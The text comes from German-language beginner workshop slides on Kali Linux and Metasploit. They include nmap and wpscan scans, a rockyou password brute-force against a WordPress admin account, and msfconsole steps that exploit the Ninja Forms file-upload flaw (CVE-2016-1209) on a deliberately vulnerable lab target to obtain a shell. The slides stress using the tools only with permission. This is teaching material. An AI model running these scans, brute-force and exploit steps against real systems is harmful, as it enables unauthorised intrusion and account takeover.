



Kali Linux und Metasploit für EinsteigerInnen

#gpn20


@LEYRER

<https://martin.leyrer.priv.at>

Bevor wir anfangen ...

FÜR EINSTEIGER_INNEN !!!

IT-Sec Profis und ähnliche Personen im Workshop werden von mir zur Unterstützung zwangsrekrutiert.



PCMCIA

- People Can't Memorize Computer Industry Acronyms
- FRAGT, wenn etwas unklar sein sollte !!!

CCC Hackerethik

- Der Zugang zu Computern und allem, was einem zeigen kann, wie diese Welt funktioniert, sollte unbegrenzt und vollständig sein.
- Alle Informationen müssen frei sein.
- Mißtraue Autoritäten – fördere Dezentralisierung.
- Beurteile einen Hacker nach dem, was er tut, und nicht nach üblichen Kriterien wie Aussehen, Alter, Herkunft, Spezies, Geschlecht oder gesellschaftliche Stellung.
- Man kann mit einem Computer Kunst und Schönheit schaffen.
- Computer können dein Leben zum Besseren verändern.
- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

Wir führen **KEINE** Scans,
Tools, Angriffe, gegen
Systeme aus, für die wir
nicht das “OK” bekommen
haben.

Was setzen wir ein?


Ziel: Metasploitable

- Um praktische Erfahrung mit Metasploit sammeln zu können wurde eine Testumgebung unter der Bezeichnung Metasploitable mit bewusst eingebauten Schwachstellen zusammengestellt.



Kali Linux

- Kali Linux ist eine auf Debian basierende Linux-Distribution, die vor allem Programme für Penetrationstests und digitale Forensik umfasst.



Metasploit

- Das Metasploit Framework ist ein Werkzeug zur Entwicklung und Ausführung von Exploits gegen verteilte Zielrechner.




Die Arbeit mit dem Metasploit Framework

- Exploit auswählen und konfigurieren
- Optionale Verwundbarkeitsprüfung
- Nutzlast oder auch Payload wählen und konfigurieren
 - Client-Programm Meterpreter
 - VNC-Server
 - Shell
- Ausführung des Exploits.
- Weiteres Vordringen auf dem Zielsystem

Portscans mit nmap

- Nmap ist ein freier Portscanner zum Scannen und Auswerten von Hosts in einem Rechnernetz.
- Der Name steht für Network Mapper.



```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe


root@pensrv:~#
root@pensrv:~# nmap -TS wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.isp.gateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp   closed X11
6001/tcp   closed X11:1
6002/tcp   closed X11:2
6003/tcp   closed X11:3
6004/tcp   closed X11:4
6005/tcp   closed X11:5
6006/tcp   closed X11:6
6007/tcp   closed X11:7
6008/tcp   closed X11:8
6009/tcp   closed X11:9
6017/tcp   closed xmail-ctrl
6050/tcp   closed arcserve
49400/tcp  closed compaqdiag
50000/tcp  closed iiimf
50002/tcp  closed iiimf
54320/tcp  closed bo2k
61439/tcp  closed netprowler-manager
61440/tcp  closed netprowler-manager2
61441/tcp  closed netprowler-sensor
65301/tcp  closed pcanynwhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```

Wordpress - wpscan

- WPScan ist eine Software, um WordPress-Installationen zu analysieren.
- Es versucht über verschiedene Methoden die Version verwendeter Komponenten zu ermitteln.
- Außerdem werden erreichbare Schnittstellen und Zugriffsmöglichkeiten auf interne Ressourcen (zum Beispiel Benutzerlisten) geprüft.
- Aus diesen Erkenntnissen werden mögliche Updates genannt und bekannte Sicherheitslücken gelistet.



```
kali@kali: ~  
└─$ wpscan --url https://  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.18  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: https://  
[+] Started: Thu Nov 11 11:39:39 2021  
Interesting Finding(s):  
[+] Headers  
Interesting Entries:  
- Server: Apache/2.4.29  
- X-Robots-Tag: noindex,nofollow  
Found By: Headers (Passive Detection)  
Confidence: 100%  
[+] WordPress readme found: https://.../readme.html  
Found By: Direct Access (Aggressive Detection)  
Confidence: 100%  
[+] The external WP-Cron seems to be enabled: https://.../wp-cron.php  
Found By: Direct Access (Aggressive Detection)  
Confidence: 60%  
References:  
- https://www.iplocation.net/defend-wordpress-from-ddos  
- https://github.com/wpscanteam/wpscan/issues/1299  
[+] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).  
Found By: Res Generator (Passive Detection)  
- https://.../feed/, <generator>https://wordpress.org/?v=5.7.2</generator>  
- https://.../comments/feed/, <generator>https://wordpress.org/?v=5.7.2</generator>
```

Wir führen **KEINE** Scans,
Tools, Angriffe, gegen
Systeme aus, für die wir
nicht das “OK” bekommen
haben.

WIFI:

freifunk

VICTIM:

94 . 45 . 237 . 221

Postgress für Metasploit

- Postgress Datenbank
- Start:
`service postgresql start`
- Check:
`systemctl status
postgresql`

Erster Überblick: nmap

- `nmap -sS -Pn [IP Address]`
- `nmap -sV [IP Address]`
- `nmap -T4 -sV --version-all --osscan-guess -A [IP Address]`

Mehr Input!

Achtung, die können dauern!

- `nmap -sV --osscan-guess -p 1-10000 [IP Address]`
- `nmap -T4 -sV --version-all --osscan-guess -A -p 1-10000 [IP Address]`
- `nmap -T4 -PA -sV --version-all --osscan-guess -A -p 1-10000 [IP Address]`
- `nmap -T4 -PA -sC -sV --version-all --osscan-guess -A -p 1-10000 [IP Address]`
- `nmap -T4 -PA -sC -sV --version-all --osscan-guess -A -p 1-65535 [IP Address]`

Wordpress

- [http://\[IP ADDRESS\]:8585/wordpress/](http://[IP ADDRESS]:8585/wordpress/)
- Findet ihr über den Browser heraus, welche Plugin(s) diese Wordpressinstallation verwendet?
- Findet ihr über den Browser heraus, welche Wordpress Version zum Einsatz kommt?

searchsploit wordpress ninja

- CVE-2016-1209
- The Ninja Forms plugin before 2.9.42.1 for WordPress allows remote attackers to conduct PHP object injection attacks via crafted serialized values in a POST request.
- unauthenticated file upload vulnerability, allowing guests to upload arbitrary PHP code that can be executed in the context of the web server.
- use `exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload`

wpscan

- `wpscan --help | less`
- `wpscan --url
http://[IPADDRESS]:8585/wordpress/ | less`
- `wpscan --url
http://[IPADDRESS]:8585/wordpress/ -e u1-5`

Wir führen **KEINE** Scans,
Tools, Angriffe, gegen
Systeme aus, für die wir
nicht das “OK” bekommen
haben.

Finden wir ein Passwort?

- PWD-List entpacken
 - `gzip -d /usr/share/wordlists/rockyou.txt.gz`
 - Erzeugt `/usr/share/wordlists/rockyou.txt`
- `wpscan --passwords /usr/share/wordlists/rockyou.txt --usernames admin --url http://[IPADDRESS]:8585/wordpress/`

Wir führen **KEINE** Scans,
Tools, Angriffe, gegen
Systeme aus, für die wir
nicht das “OK” bekommen
haben.

Let's hack!

- msfconsole
 - use
exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
 - search CVE-2016-1209 / use 0
 - show options
 - set rhost [IP ADDRESS]
 - set rport 8585
 - set TARGETURI /wordpress/
 - set FORM_PATH /index.php/king-of-hearts/
- exploit / run
 - sysinfo
 - shell
 - whoam

Choose your path

- msfconsole
 - use
exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
 - show options
- msfconsole
 - search CVE-2016-1209
 - use 0
 - show options

Set options

- show options
- set rhost [IP ADDRESS]
- set rport 8585
- set TARGETURI /wordpress/
- set FORM_PATH /index.php/king-of-hearts/

Let's hack!

- exploit

- sysinfo
- shell
- whoam

- run

- sysinfo
- shell
- whoam

PROFIT !!!